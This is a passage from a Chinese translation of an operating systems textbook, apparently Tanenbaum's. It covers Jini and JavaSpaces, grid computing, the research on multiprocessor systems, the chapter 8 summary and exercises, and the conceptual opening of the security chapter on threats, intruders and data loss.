在Jini世界中有大量自包含的Jini设备，其中的每一个设备都为其他的设备提供了一种或多种服务。可以把Jini设备插入到网络中，并且立即开始提供和使用服务，这并不需要复杂的安装过程。请注意，这些设备是被插入到网络中，而不是如同传统那样插入到计算机中。一个Jini设备可以是一台传统的计算机，但也可以是一台打印机、掌上电脑、蜂窝电话、电视机、立体音响或其他带有CPU、一些存储器以及一个（可能是无线）网络连接的设备。Jini系统是Jini设备的一个松散联邦，Jini设备可以依照自己的意愿进入和离开该联邦，不存在集权式的管理。

当一个Jini设备想加入Jini联邦时，它在本地局域网上广播一个包，或者在本地无线蜂窝网上询问是否存在*查询服务*（lookup service）。用于寻找查询服务的协议是*发现协议*（discovery protocol）以及若干Jini硬线协议中的某一个。（另一种寻找方法是，新的Jini设备可以等待直到有一个周期性的查询服务公告经过，但是我们不会在这里讨论这种机制）。

当查询服务看到有一个新的设备想注册时，它用一段可以用来完成注册的代码作为回答。由于Jini是纯的Java系统，被发送的代码是JVM（Java虚拟机语言）形式的，所有的Jini设备必定能运行它，通常是以解释方式运行。接着，新设备运行该代码，代码同查询服务联系并且在某个固定的时间段中进行注册。在该时间段失效之前，如果有意愿，该设备就可以注册。这一机制意味着，一个Jini 设备可以通过关机的方式离开系统，有关该设备的曾经存在的状态很快就会被遗忘掉，不需要任何集中性的管理。注册一定的时间间隔的做法，称为取得一项*租约*（lease）。

请注意，由于用于注册设备的代码是通过下载进入设备的，因此注册用的代码会随着系统演化而被修改掉，不过系统的演进并不会影响设备的硬件和软件。事实上，设备甚至不用明白什么是注册协议。设备所需明白的只是整个注册过程中的一段，即注册的设备提供的一些属性和代理代码，这样其他设备稍后将会使用这些属性和代理代码，以便访问该设备。

寻找某个特定服务的设备和用户可以请求查询服务是否知道这样的一个特定服务存在。在该请求中可以包含设备在注册时使用的属性。如果请求成功，在该设备注册时所提供的代理就会被送回给请求者，并且加以运行以联络有关设备。这样，设备或用户就可以同其他的设备对话，而无须知道对方在哪里，甚至也无须知道对话所用的协议是何种协议。

Jini 客户机和服务（硬件或软件设备）使用JavaSpace进行通信和同步，这方式实际是模仿Linda 的元组空间，但存在一些重要的差别。每个JavaSpace由一些强类型的记录项组成。这些记录项与Linda的元组类似，不过它们是强类型的，而Linda的元组则是无类型的。在每个记录项中包含一些域，每个域中有一个基本Java类型。例如，一个雇员类型的记录项可以包括一个字符串（用于姓名）、一个整数（用于部门）、第二个整数（用于电话分机号）以及一个布尔值（用于全时工作）。

在JavaSpace中只定义了四个方法（尽管其中的两个方法还有一个变种）：

1) Write：把一个记录项放入JavaSpace。

2) Read：将一个与模板匹配的记录项复制出JavaSpace。

3) Take：复制并移走一个与模板匹配的记录项。

4) Notify：当一个匹配的记录项写入时通知调用者。

write方法提供记录项并确定其租约时间，即何时应该丢弃该记录项。相反，Linda的元组则一直停留着直到被移出为止。在JavaSpace中可以保存有同一个记录项的多个副本，所以它不是一个数学意义上的集合（如同Linda那样）。

read和take方法为要寻找的记录项提供了一个模板。在该模板的每个域中有一个必须匹配的特定值，或者可以包含一个“不在乎”的通配符，该通配符可以匹配所有合适的类型的值。如果发现一个匹配，则返回该记录项，而在take的情形下，该记录项还被移出了JavaSpace空间。这些JavaSpace方法中的每一个都有两个变种，在没有匹配到记录项时，它们之间有所差别。其中一个变种即刻返回一个失败的标识。而另一个则一直等到时间段（作为一个参数给定）到期为止。

notify方法用一个特殊模板注册兴趣。如果以后进来了一个相匹配的记录项，就调用调用者的notify方法。

与Linda中的元组空间不同，JavaSpace支持原子事务处理。通过使用原子事务处理，可以把多个方法聚集在一起。它们要么全部都执行，要么全部都不执行。在该事务处理期间，在该事务处理之外对JavaSpace的修改是不可见的。只有在该事务处理结束之后，它们才对其他的调用者可见。

可以在通信进程之间的同步中运用JavaSpace。例如，在生产者-消费者的情形下，生产者在产品生产出来之后可以把产品放进JavaSpace中。消费者使用take取走这些产品，如果产品没有了就阻塞。JavaSpace保证每个方法的执行都是原子性的，所以不会出现当一个进程试图读出一个记录项时，该记录项仅仅完成了一半进入的危险。

8.4.7 网格

如果没有谈及最新的发展，即在未来有可能变得非常重要的网格，那么，对于分布式系统的论述将是不完整的。所谓网格（grid），是一个大的、地理上分散的、通常是由私有网络或因特网连接起来的异构机器的集合，向用户提供一系列服务。有时候网格也被比作虚拟超级计算机，但其实还不只是这样。它是很多独立计算机的集合，一般位于多个管理域中，所有的这些管理域都会运行中间件的一个公共的中间件层以便用户和程序可以通过方便和一致的方式访问所有资源。

构建网格的初始动机是为了CPU的时钟周期共享。当时的想法是：当一个机构不需要它的全部的计算能力时（例如在夜间），另一个机构（可能相隔好几个时区）就可以利用这些时钟周期，并且12小时之后也对外提供这样的帮助。现在，网格研究人员也在关注其他资源的共享，尤其是专门硬件和数据库。

典型地，网格的工作原理是：在每个参与的机器中运行一组管理机器并且把它加入到网格中的程序。这个程序通常需要处理认证及远程用户登录、资源发布及发现、作业调度及分配等。当某个用户有工作需要计算机来做时，网格软件决定哪里有空闲的硬件、软件和数据资源来完成这项工作，然后将作业搬运过去，安排执行并收集计算结果返回给用户。

在网格世界中，一个流行的中间件叫Globus Toolkit，它在很多平台上都是可用的并且支持很多（即将出现的）网格标准（Foster，2005）。Globus通过灵活和安全的方式提供一个供用户共享计算机、文件以及其他资源的平台，同时又不会牺牲本地的自治性。网格正在成为很多分布式应用的构建基础。

8.5 有关多处理机系统的研究

在本章中，我们考察了四类多处理器系统：多处理器、多计算机、虚拟机和分布式系统。下面简要地介绍在这些领域中的有关研究工作。

在多处理器领域中的多数研究与硬件有关，特别是与如何构建共享存储器和保持其一致性（如Higham等人，2007）有关。然而，还有一些关于多处理器的其他研究，特别是片上多处理器，包括编程模型和随之带来的操作系统问题（Fedorova等人，2005；Tan等人，2007）、通信机制（Brisolara等人，2007）、软件的能源管理（Park等人，2007）、安全（Yang和Peng，2006）还有未来的挑战（Wolf，

2004)。另外，对调度的研究也总是很流行（Chen等人，2007；Lin和Rajaraman，2007；Rajagopalan等人，2007；Tam等人，2007；Yahav等人，2007)。

多计算机比多处理器更容易构建。所需要的只是一批PC机或工作站，以及一个高速网络。由于这个原因，在大学中多计算机是一个热门的研究课题。有许多工作与这样或那样的分布式共享存储器有关，有些是基于页面的，有些是在整个软件中的（Byung-Hyun等人，2004；Chapman和Heiser，2005；Huang等人，2001；Kontothanassis等人，2005；Nikolopoulos等人，2001；Zhang等人，2006)。编程模型也正在被研究（Dean和Ghemawat，2004)。当规模达到好几万个CPU的时候，数据中心的能源使用也是一个问题（Bash和Forman，2007；Ganesh等人，2007；Villa，2006)。

虚拟机是一个特别热门的话题，针对不同的方面有许多论文，包括能源管理（Moore等人，2005；Stoess等人，2007)、内存管理（Lu和Shen，2007）和信任管理（Garfinkel等人，2003；Lei等人，2003)。安全也是一个方面（Jaeger等人，2007)。性能优化也是一个很有意思的问题，特别是CPU的性能（King等人，2003)、网络性能（Menon等人，2006)、I/O性能（Cherkasova和Gardner，2005；Liu等人，2006)。虚拟机使得迁移变得可行，所以这个话题也引起了关注（Bradford等人，2007；Huang等人，2007)。虚拟机也已经被用来调试操作系统（King等人，2005)。

随着分布式计算的发展，已经有很多关于分布式文件及存储系统方面的研究，遇到的问题包括：遭遇软硬件错误、人为错误、自然灾害时的长期可维护性（Baker等人，2006；Kotla等人，2007；Maniatis等人，2005；Shah等人，2007；Storer等人，2007)、使用不可信的服务器（Adya等人，2002；Popescu等人，2003)、认证（Kaminsky等人，2003）和分布式文件系统的可扩展性（Ghemawat等人，2003；Saito，2002；Weil等人，2006)。如何扩展分布式系统也已经被研究（Peek等人，2007)。点对点（P2P）分布式文件系统也被广泛地研究（Dabek等人，2001；Gummadi等人，2003；Muthitacharoen等人，2002；Rowstron和Druschel，2001)。在有一些节点可以移动的情况下，能源有效利用率也开始变得很重要（Nightingale和Flinm，2004)。

8.6 小结

采用多个CPU可以把计算机系统建造得更快更可靠。CPU的四种组织形式是多处理器、多计算机、虚拟机和分布式系统。其中的每一种都有其自己的特性和问题。

一个多处理器包括两个或多个CPU，它们共享一个公共的RAM。这些CPU可以通过总线、交叉开关或一个多级交换网络互连起来。各种操作系统的配置都是可能的，包括给每个CPU配一个各自的操作系统、配置一个主操作系统而其他是从属的操作系统或者是一个对称多处理器，在每个CPU上都可运行的操作系统的一个副本。在后一种情形下，需要用锁提供同步。当没有可用的锁时，一个CPU会空转或者进行上下文切换。各种调度算法都是可能的，包括分时、空间分割以及群调度。

多计算机也有两个或更多的CPU，但是这些CPU有自己的私有存储器。它们没有任何公共的RAM，所以全部的通信通过消息传递完成。在有些情形下，网络接口卡有自己的CPU，此时在主CPU和接口板上的CPU之间的通信必须仔细地组织，以避免竞争条件的出现。在多计算机中的用户级通信常常使用远程过程调用，但也可以使用分布式共享存储器。这里进程的负载平衡是一个问题，有多种算法用以解决该问题，包括发送者-驱动算法、接收者-驱动算法以及竞标算法等。

虚拟机允许一个或多个实际的CPU提供比现有CPU数量更多的假象。通过这种方式，可以同时在同一个硬件上运行多种操作系统，或者同一个操作系统的不同（不兼容）的版本。当结合了多核的设计，每台计算机就变成了一个潜在的大规模多计算机。

分布式系统是一个松散耦合的系统，其中每个节点是一台完整的计算机，配有全部的外部设备以及自己的操作系统。这些系统常常分布在较大的地理区域内。在操作系统上通常设计有中间件，从而提供一个统一的层次以方便与应用程序的交互。中间件的类型包括基于文档、基于文件、基于对象以及基于协调的中间件。有关的一些例子有World Wide Web、CORBA、Linda以及Jini。

习题

1. 可以把USENET新闻组系统和SETI@home项目看作分布式系统吗？（SETI@home使用数百万台空闲的个人计算机，用来分析无线电频谱数据以搜寻地球之外的智慧生物）。如果是，它们属于图8-1中描述的哪些类？
2. 如果一个多处理器中的两个CPU在同一时刻，试图访问内存中同一个字，会发生什么事情？
3. 如果一个CPU在每条指令中都发出一个内存访问请求，而且计算机的运行速度是200MIPS，那么多少个CPU会使一个400MHz的总线饱和？假设对内存的访问需要一个总线周期。如果在该系统中使用缓存技术，且缓存命中率达到90%，那么多少个CPO会使总线饱和？最后，如果要使32个CPU共享该总线而且不使其过载，需要多高的命中率？
4. 在图8-5 的omega网络中，假设在交换网络2A和交换网络3B之间的连线断了。那么哪些节点之间的联系被切断了？
5. 在图8-7的模型中，信号是如何处理的？
6. 使用纯read重写图2-22中的enter_region代码，用以减少由TSL指令所引起的颠簸。
7. 多核CPU开始在普通的桌面机和笔记本电脑上出现，拥有数十乃至数百个核的桌面机也为期不远了。利用这些计算能力的一个可能的方式是将标准的桌面应用程序并行化，例如文字处理或者Web浏览器；另一个可能的方式是将操作系统提供的服务（例如TCP操作）和常用的库服务（例如安全http库函数）并行化。你认为哪一种方式更有前途？为什么？
8. 为了避免竞争，在SMP操作系统代码段中的临界区真的有必要吗，或者数据结构中的互斥信号量也可完成这项工作吗？
9. 在多处理器同步中使用TSL指令时，如果持有锁的CPU和请求锁的CPU都需要使用这个拥有互斥信号量的高速缓冲块，那么这个拥有互斥信号量的高速缓冲块就得在上述两个CPU之间来回穿梭。为了减少总线交通的繁忙，每隔50个总线周期，请求锁的CPU就执行一条TSL指令，但是持有锁的CPU在两条TSL指令之间需要频繁地引用该拥有互斥信号量的高速缓冲块。如果一个高速缓冲块中有16个32位字，每一个字都需要用一个总线周期传送，而该总线的频率是400MHz，那么高速缓冲块的来回移动会占用多少总线带宽？
10. 课文中曾经建议在使用TSL轮询锁之间使用二进制指数补偿算法。也建议过在轮询之间使用最大时延。如果没有最大时延，该算法会正确工作吗？
11. 假设在一个多处理器的同步处理中没有TSL指令。相反，提供了另一个指令SWP，该指令可以把一个寄存器的内容交换到内存的一个字中。这个指令可以用于多处理器的同步吗？如果可以，它应该怎样使用？如果不行，为什么它不行？
12. 在本问题中，读者要计算把一个自旋锁放到总线上需要花费总线的多少装载时间。假设CPU执行每条指令花费5纳秒。在一条指令执行完毕之后，不需要任何总线周期，例如，执行TSL指令。每个总线周期比指令执行时间长10纳秒甚至更多。如果一个进程使用TSL循环试图进入某个临界区，它要耗费多少的总线带宽？假设通常的高速缓冲处理正在工作，所以取一条循环体中的指令并不会浪费总线周期。
13. 图8-12用于描绘分时环境，为什么在b部分中只出现了进程A？
14. 亲和调度减少了高速缓冲的失效。它也减少TLB的失效吗？对于缺页呢？
15. 对于图8-16中的每个拓扑结构，互连网络的直径是多少？请计算该问题的所有跳数（主机-路由器和路由器-路由器）。
16. 考虑图8-16 d 中的双凸面拓扑，但是扩展到 $k \times k$。该网络的直径是多少？提示：分别考虑 k 是奇数和偶数的情况。
17. 互联网络的平分贷款经常用来测试网络容量。其计算方法是，通过移走最小数量的链接，将网络分成两个相等的部分。然后把被移走链接的容量加入进去。如果有很多方法进行分割，那么最小带宽就是其平分带宽。对于有一个 $8 \times 8 \times 8$ 立方体的互连网络，如果每个链接的带宽是1Gbps，那么其平分带宽是多少？
18. 如果多计算机系统中的网络接口处于用户模式，那么从源RAM到目的RAM只需要三个副本。假设该网络接口卡接收或发送一个32位的字需要20ns，并且该网络接口卡的频率是1Gbps。如果忽略掉复制的时间，那么把一个64字节的包从源送到目的地的延时是多少？如果考虑复制的时间呢？接着考虑需要有两次额外复制的情形，即在发送方将数据复制到内核

的时间，和在接收方将数据从内核中取出的时间。在这种情形下的延时是多少？

19. 对于三次复制和五次复制的情形，重复前一个问题，不过这次是计算带宽而不是计算延时。
20. 在共享存储器多处理器和多计算机之间send和receive的实现要有多少差别，这些差别对性能有何影响？
21. 在将数据从RAM传送到网络接口时，可以使用钉住页面的方法，假设钉住和释放页面的系统调用要花费1微秒时间。使用DMA 方法复制速度是5字节/纳秒，而使用编程I/O方法需要20纳秒。一个数据包应该有多大才值得钉住页面并使用DMA方法？
22. 将一个过程从一台机器中取出并且放到另一台机器上称为RPC，但会出现一些问题。在正文中，我们指出了其中四个：指针、未知数组大小、未知参数类型以及全局变量。有一个未讨论的问题是，如果（远程）过程执行一个系统调用会怎样。这样做会引起什么问题，应该怎样处理？
23. 在DSM系统中，当出现一个页面故障时，必须对所需要的页面进行定位。请列出两种寻找该页面的可能途径。
24. 考虑图8-24中的处理器分配。假设进程H从节点2被移到节点3上。此时的外部信息流量是多少？
25. 某些多计算机允许把运行着的进程从一个节点迁移到另一个节点。停止一个进程，冻结其内存映像，然后就把他们转移到另一个节点上是否足够？请指出要使所述的方法能够工作的两个必须解决的问题。
26. 考虑能同时支持最多n个虚拟机的I型管理程序，PC机最多可以有4个主磁盘分区。请问n可以比4大吗？如果可以，数据可以存在哪里？
27. 处理客户操作系统使用普通（非特权）指令改变页表的一个方式是将页表标记为只读，所以当它被修改的时候系统陷入。还有什么方式可以维护页表副本（shadow page table）？比较你的方法与只读页表方式在效率上的差别。
28. VMware每次对一个基本块进行二进制转换，然后执行这个基本块并开始转换下一个基本块。它能事先转换整个程序然后执行吗？如果能，每种技术的优点和缺点分别是什么？
29. 如果一个操作系统的源代码可以得到，对半虚拟化一个操作系统有意义吗？如果源代码不能得到呢？
30. 各种PC在底层会有微小的差别，例如如何管理时钟、如何处理中断以及DMA方面的一些细节。那么这些差别是否意味着虚拟机在实际中不能够很好地工作？请解释你的答案。
31. 在以太网上为什么会有对电缆长度的限制？
32. 在一台PC上运行多个虚拟机需要大量的内存，为什么？你能想出什么方式降低内存的使用量？请解释理由。
33. 在图8-30中，四台机器上的第三层和第四层标记为中间件和应用。在何种角度上它们是跨平台一致的，而在何种角度上它们是跨平台有差异的？
34. 在图8-33中列出了六种不同的服务。对于下面的应用，哪一种更适用？
    a) Internet上的视频点播。
    b) 下载一个网页。
35. DNS的名称有一个层次结构，如cs.uni.edu 或sales.general-widget.com。维护DNS数据库的一种途径是使用一个集中式的数据库，但是实际上并没有这样做，其原因是每秒钟会有太多的请求。请提出一个实用的维护DNS数据库的建议。
36. 在讨论浏览器如何处理URL时，曾经说明与端口 80连接。为什么？
37. 虚拟机迁移可能比进程迁移容易，但是迁移仍然是困难的。在虚拟机迁移的过程中会产生哪些问题？
38. 在显示网页中使用的URL可以透明吗？请解释理由。
39. 当浏览器获取一个网页时，它首先发起一个TCP链接以获得页面上的文本（该文本用HTML语言写成）。然后关闭链接并分析该页面。如果页面上有图形或图标，就发起不同的TCP链接以获取它们。请给出两个可以改善性能的替代建议。
40. 在使用会话语义时，有一项总是成立的，即一个文件的修改对于进行该修改的进程而言是立即可见的，而对其他机器上的进程而言是绝对不可见的。不过存在一个问题，即这种修改对同一台机器上的其他进程是否应该立即可见。请提出正反双方的争辩意见。
41. 当有多个进程需要访问数据时，基于对象的访问在哪些方面要好于共享存储器？
42. 在Linda 的in操作完成对一个元组的定位之后，线性地查询整个元组空间是非常低效率的。请设计一个组织元组空间的方式，可以在所有的

in操作中加快查询操作。

43. 缓存区的复制很花费时间。写一个C程序找出你访问的系统中这种复制花费了多少时间。可使用clock或times函数用以确定在复制一个大数组时所花费的时间。请测试不同大小的数组，以便把复制时间和系统开销时间分开。

44. 编写可作为客户机和服务器代码片段的C函数，使用RPC来调用标准printf 函数，并编写一个主程序来测试这些函数。客户机和服务器通过一个可在网络上传输的数据结构实现通信。读者可以对客户机所能接收的格式化字符串长度以及数字、类型和变量的大小等方面设置限制。

45. 写两个程序用以模拟一台多计算机上的负载平衡。第一个程序应该按照一个初始化文件把m个进程分布到n个机器上。每个进程应该有一个通过 Gaussian分布随机挑选的运行时间，即该分布的平均值和标准偏差是模拟的参数。在每次运行的结尾，进程创建一些新的进程，按照Poisson分布选择这些新进程。当一个进程退出时，CPU必须确定是放弃进程或是寻找新的进程。如果在机器上有总数超过k个进程的话，第一个程序应该使用发送者驱动算法放弃工作。第二个程序在必要时应该使用接收者驱动算法获得工作。请给出所需要的合理假设，但要写出清楚的说明。

46. 写一个程序，实现8.2节中描述的发送方驱动和接收方驱动的负载平衡算法。这个算法必须把新创建的作业列表作为输入，作业的描述为(creating_processor, start_time, required_CPU_time)，其中creating_processor表示创建作业的CPU序号，start_time表示创建作业的时间，required_CPU_time表示完成作业所需要的时间（以秒为单位）。当节点在执行一个作业的同时有第二个作业被创建，则认为该节点超负荷。在重负载和轻负载的情况下分别打印算法发出的探测消息的数目。同时，也要打印任意主机发送和接收的最大和最小的探针数。为了模拟负载，要写两个负载产生器。第一个产生器模拟重的负载，产生的负载为平均每隔AJL秒N个作业，其中AJL是作业的平均长度，N是处理器个数。作业长度可能有长有短，但是平均作业长度必须是AJL。作业必须随机地创建（放置）在所有处理器上。第二个产生器模拟轻的负载，每AJL秒随机地产生（N/3）个作业。为这两个负载产生器调节其他的参数设置，看看是如何影响探测消息的数目。

47. 实现发布/订阅系统的最简单的方式是通过一个集中的代理，这个代理接收发布的文章，然后向合适的订阅者分发这些文章。写一个多线程的应用程序来模拟一个基于代理的发布/订阅系统。发布者和订阅者线程可以通过（共享）内存与代理进行通信。每个消息以消息长度域开头，后面紧跟着其他字符。发布者给代理发布的消息中，第一行是用“.”隔开的层次化主题，后面一行或多行是发布的文章正文。订阅者给代理发布的消息，只包含着一行用“.”隔开的层次化的兴趣行（interest line），表示他们所感兴趣的文章。兴趣行可能包含“*.”等通配符，代理必须返回匹配订阅者兴趣的所有（过去的）文章，消息中的多篇文章通过“BEGIN NEW ARTICLE”来分隔。订阅者必须打印他接收到的每条消息（如他的兴趣行）。订阅者必须连续接收任何匹配的新发布的文章。发布者和订阅者线程可通过终端输入“P”或“S”的方式自由创建（分别对应发布者和订阅者），后面紧跟的是层次化的主题或兴趣行。然后发布者需要输入文章，在某一行中键入“.”表示文章结束。(这个作业也可以通过基于TCP的进程间通信来实现)。

第9章 安 全

许多公司持有一些有价值的并加以密切保护的信息。这些信息可以是技术上的（如新款芯片或软件的设计方案）、商业上的（如针对竞争对手的研究报告或营销计划）、财务方面的（如股票分红预案）、法律上的（如潜在并购方案的法律文本）以及其他可能有价值的信息。公司通常在存放这些信息的大楼入口处安排佩带统一徽章的警卫，由他们来检查进入大楼的人群。并且，办公室和文件柜通常会上锁以确保只有经过授权的人才能接触到这类信息。

家用计算机也越来越多地开始保存重要的数据。很多人将他们的纳税申报单和信用卡号码等财务信息保存在计算机上。情书也越来越多地以电子信件的方式出现。目前计算机硬盘已经装满了重要的照片、视频以及电影。

随着越来越多的信息存放在计算机系统中，确保这些信息的安全就变得越来越重要。对所有的操作系统而言，保护此类信息不被未经许可地滥用是主要考虑的问题。然而，随着计算机系统的广泛使用（和随之而来的系统缺陷），保证信息安全也变得越来越难。在下面的小节里，我们将讨论有关安全与防护的若干话题，其中一些内容与我们保护现实生活中的纸质文件比较相似，而另一些则是计算机系统所独有的。在这一章里，我们将考察安装了操作系统之后的计算机安全特性。

有关操作系统安全的话题在过去的二十年里产生了很大的变化。在20世纪90年代早期之前，少数家庭才拥有计算机，几乎所有的计算都是在公司、大学和其他一些拥有多用户计算机（从大型机到微型计算机）的组织中完成的。这些机器几乎都是相互隔离的，没有任何一台被连接到网络中。在这样的环境下，保证安全性所要做的全部工作就集中在了如何保证每个用户只能看到自己的文件。如果Tracy和Marcia是同一台计算机的两个注册用户，那么“安全性”就是保证他们谁都不能读取或修改对方的文件，除非这个文件被设为共享权限。复杂的模型和机制被开发出来，以保证没有哪个用户可以获取非法权限。

有时这种安全模型和机制涉及一类用户，而非单个用户。例如，在一台军用计算机中，任何数据都必须被标记为“绝密”、“机密”、“秘密”或“公开”，而且下士不能允许查看将军的目录，不论这个下士是谁，无论他想要查看的将军是谁，这种越权访问都必须被禁止。在过去的几十年中，这样的问题被反复地研究、报道和解决。

当时一个潜在的假设是，一旦选定了一个模型并据此实现了安全系统，那么实现该系统的软件也是正确的，会完全执行选定的安全策略。通常情况下，模型和软件都非常简单，因此该假设常常是成立的。即如果Tracy理论上不被允许查看Marcia的某个文件，那么她的确无法查看。

随着个人计算机和互联网的普及，以及公用大型机和小型机的消失，情况发生了变化（尽管不是翻天覆地的变化，在局域网的公共服务器与公用小型计算机很相似）。至少对于家庭用户来说，他们受到非法用户入侵并被窃取信息的威胁变得不存在了，因为别人不能使用他们的计算机。

不幸的是，就在这些威胁消失的同时，另一种威胁悄然而至（威胁守恒的法则？）：来自外部的攻击。病毒（Virus）、蠕虫（Worm）和其他恶意代码通过互联网开始在计算机中蔓延，并肆无忌惮地进行破坏。它们的帮凶是软件漏洞的爆炸性增长，这些大型软件已经开始取代以前好用的小软件。当下的操作系统包括五百万行以上的内核代码和100MB级的应用程序来规定系统的应用准则，使得系统中存在大量可以被恶意代码利用的漏洞。因此我们现在从形式上证明是安全的系统却可能很容易被侵入，因为代码中的漏洞可能允许恶意软件做一些原则上被禁止的事情。

基于以上问题，本章将分为两部分进行讨论。9.1节从一些细节上分析系统威胁，看看哪些是我们想要保护的。9.2节介绍了安全领域中基本但却重要的工具：现代密码学。9.3节介绍了关于安全的形式化模型，并论述如何在用户之间进行安全的访问和保护，这些用户既有保密的数据，也有与其他用户共享的数据。

接下来的五节将讨论实际存在的安全问题，对实际的恶意代码防护和计算机安全研究前沿进行讨论，最后是一个简短的总结。

值得注意的是，尽管本书是关于操作系统的，然而操作系统安全与网络安全之间却有着不可分离的联系，无法将它们分开讨论。例如，病毒通过网络侵入到计算机中，破坏操作系统。总而言之，我们趋于做足工作，即包含很多与主题紧密相关却并不属于操作系统研究领域的内容。

9.1 环境安全

我们从几个术语的定义来开始本章的学习。有些人不加区分地使用“安全”（security）和“防护”（protection）两个术语。然而，当我们讨论基本问题时有必要去区分“安全”与“防护”的含义。这些基本问题包括确保文件不被未经授权的人读取或篡改。这些问题一方面包括涉及技术、管理、法律和政治方面的问题，另一方面也包括使用特定的操作系统机制来提供安全保障的问题。为了避免混淆，我们用术语“安全”来表示所有的基本问题，用术语“*防护机制*”来表示用特定的操作系统机制确保计算机信息安全。但是两个术语之间的界限没有定义。接下来我们看一看安全问题的特点是什么，稍后我们将研究防护机制和安全模型以帮助获取安全屏障。

安全包含许多方面的内容，其中比较主要的三个方面是威胁的实质、入侵者的本性和数据的意外遗失。我们将分别加以研究。

9.1.1 威胁

从安全性角度来讲，计算机系统有四个主要目标，同时也面临着三个主要威胁，如图9-1所示。第一个目标是*数据保密*（data confidentiality），指将机密的数据置于保密状态。更确切地说，如果数据所有者决定这些数据仅用于特定的人而不是其他人，那么系统就应该保证数据绝对不会发布给未经授权的人。数据所有者至少应该有能力指定谁可以阅读哪些信息，而系统则对用户的选择进行强制执行，这种执行的粒度应该精确到文件。

目标	威胁
数据机密性	数据暴露
数据完整性	数据篡改
系统可用性	拒绝服务
排外性	系统被病毒控制

图9-1 安全性的目标和威胁

第二个目标*数据完整性*（data integrity）是指未经授权的用户没有得到许可就擅自改动数据。这里所说的改动不仅是指改变数据的值，而且还包括删除数据以及添加错误的数据等情况。如果系统在数据所有者决定改动数据之前不能保证其原封未动，那么这样的安全系统就毫无价值可言。

第三个目标*系统可用性*（system availability）是指没有人可以扰乱系统使之瘫痪。导致系统*拒绝服务*的攻击十分普遍。比如，如果有一台计算机作为Internet服务器，那么不断地发送请求会使该服务器瘫痪，因为单是检查和丢弃进来的请求就吞噬掉所有的CPU资源。在这样的情况下，若系统处理一个阅读网页的请求需要100μs，那么任何人每秒发送10 000个这样的请求就会导致系统死机。许多合理的系统模型和技术能够保证数据的机密性和完整性，但是避免拒绝服务却相当困难。

最后，近年来操作系统出现了新的威胁，计算机合法用户以外的人可以（通过病毒和其他手段）获取一些家用计算机的控制权，并将这些计算机变成*僵尸*（zombie），入侵者立即成为这些计算机的新主人。通常情况下，这些僵尸用来发送垃圾邮件，从而使得垃圾邮件的真正来源难以追踪到。

从某种意义上讲，还存在着另一种威胁，这种威胁与其说是针对个人用户的威胁，不如说是对社会的威胁。有些人对某些国家或种族不满，或对世界感到愤怒，妄图摧毁尽可能多的机构，而不在意破坏性和受害者。这些人常常觉得攻击“敌人”的计算机是一件令人愉悦的事情，然而并不在意“攻击”本身。

安全问题的另一个方面是*隐私*（privacy）：即保证私人的信息不被滥用。隐私会导致许多法律和道德问题。政府是否应该为每个人编制档案来追查罪犯？如盗窃犯或逃税犯。警察是否可以为了制止有组织犯罪而调查任何人或任何事件？当这些特权与个人权益发生冲突时会怎么样？所有这些话题绝对都是十分重要的，但是它们却超出了本书的范围。

9.1.2 入侵者

我们中的大多数人非常善良并且守法，那么为什么要担心安全问题呢？因为，我们周围的还有少数人并不友好，他们总是想惹麻烦（可能为了自己的商业利益）。从安全性的角度来说，那些喜欢闯入与

自己毫不相干区域的人叫做入侵者（intruder）或敌人（adversary）。入侵者表现为两种形式：被动入侵者仅仅想阅读他们无权阅读的文件；主动入侵者则怀有恶意，他们未经授权就想改动数据。当我们设计操作系统抵御入侵者时，必须牢记要抵御哪一种入侵者。通常的入侵者种类包括：

1. 非专业用户的随意浏览。许多人的工作台上都有个人计算机并连接到共享文件服务器上。人类的本性促使他们中的一些人想要阅读他人的电子邮件或文件，而这些电子邮件和文件往往没有设防。例如，大多数的UNIX系统在默认情况下新建的文件是可以公开访问的。

2. 内部人员的窥视。学生、系统程序员、操作员或其他技术人员经常把进入本地计算机系统作为个人挑战之一。他们通常拥有较高技能，并且愿意花费长时间的努力。

3. 为获取利益而尝试。有些银行程序员试图从他们工作的银行窃取金钱。他们使用的手段包括改变应用软件使得利息不被四舍五入而是直接截断，并将截断下来的不足一分钱的部分留给自己，或者调走多年不使用的账户，或者发信敲诈勒索（“付钱给我，否则我将破坏所有的银行记录”）。

4. 商业或军事间谍。间谍指那些受到竞争对手或外国的资助并且具有很明确目的的人，他们的目的在于窃取计算机程序、交易数据、专利、技术、芯片设计方案和商业计划等。这些非法企图通常使用窃听手段，有时甚至通过搭建天线来收集目标计算机发出的电磁辐射。

我们必须十分清楚防止敌对国家政府窃取军事秘密与防止学生在计算机系统内放入笑话的不同。安全和防护上所做的努力应该取决于针对哪一类入侵者。

近年来，另一类安全上的隐患就是病毒，我们将在以后的章节中详细讨论它。简而言之，病毒就是一段能够自我复制并通常会产生危害的程序代码。从某种意义上来说，编写病毒的人也是入侵者，他们往往拥有较高的专业技能。一般的入侵者和病毒的区别在于，前者指想要私自闯入系统并进行破坏的个人，后者指被人编写并释放传播企图引起危害的程序。入侵者设法进入特定的计算机系统（如属于银行或五角大楼的某台机器）来窃取或破坏特定的数据，而病毒作者常常想造成破坏而不在乎谁是受害者。

9.1.3 数据意外遗失

除了恶意入侵造成的威胁外，有价值的信息也会意外遗失。造成数据意外遗失的原因通常包括：

1. 天灾：火灾、洪水、地震、战争、暴乱或老鼠对磁带和软盘的撕咬。

2. 软硬件错误：CPU故障、磁盘或磁带不可读、通信故障或程序里的错误。

3. 人为过失：不正确的数据登录、错误的磁带或磁盘安装、运行了错误的程序、磁带或磁盘的遗失，以及其他的过失等。

上述大多数情况可以通过适当的备份，尤其是对原始数据的远地备份来避免。在防范数据不被狡猾的入侵者获取的同时，防止数据意外遗失应得到更广泛的重视。事实上，数据意外遗失带来的损失比入侵者带来的损失可能更大。

9.2 密码学原理

加密在安全领域扮演着非常重要的角色。很多人对于报纸上的字谜（newspaper cryptograms）都不陌生，这种加密算法不过是一个字谜游戏，其中明文中的每个字母被替换为另一个字母。这种加密算法与现代加密算法有着非常紧密的关联（就像热狗与高级烹饪术之间的关系一样）。在本节中我们将鸟瞰计算机时代的密码学，其中的某些内容可能会对读者理解后续章节有所帮助，任何对安全这个话题感兴趣的读者都应该对本章中讲述的基本问题有所了解。但是，对密码学的详细阐述超越了本书的范围。不过，许多优秀的书籍都详细讨论了这一话题，有兴趣的读者可以拿来参考（如Kaufman等人，2002；Pfleeger，2006）。接下来，我们为不太熟悉密码学的读者做一个快速简介。

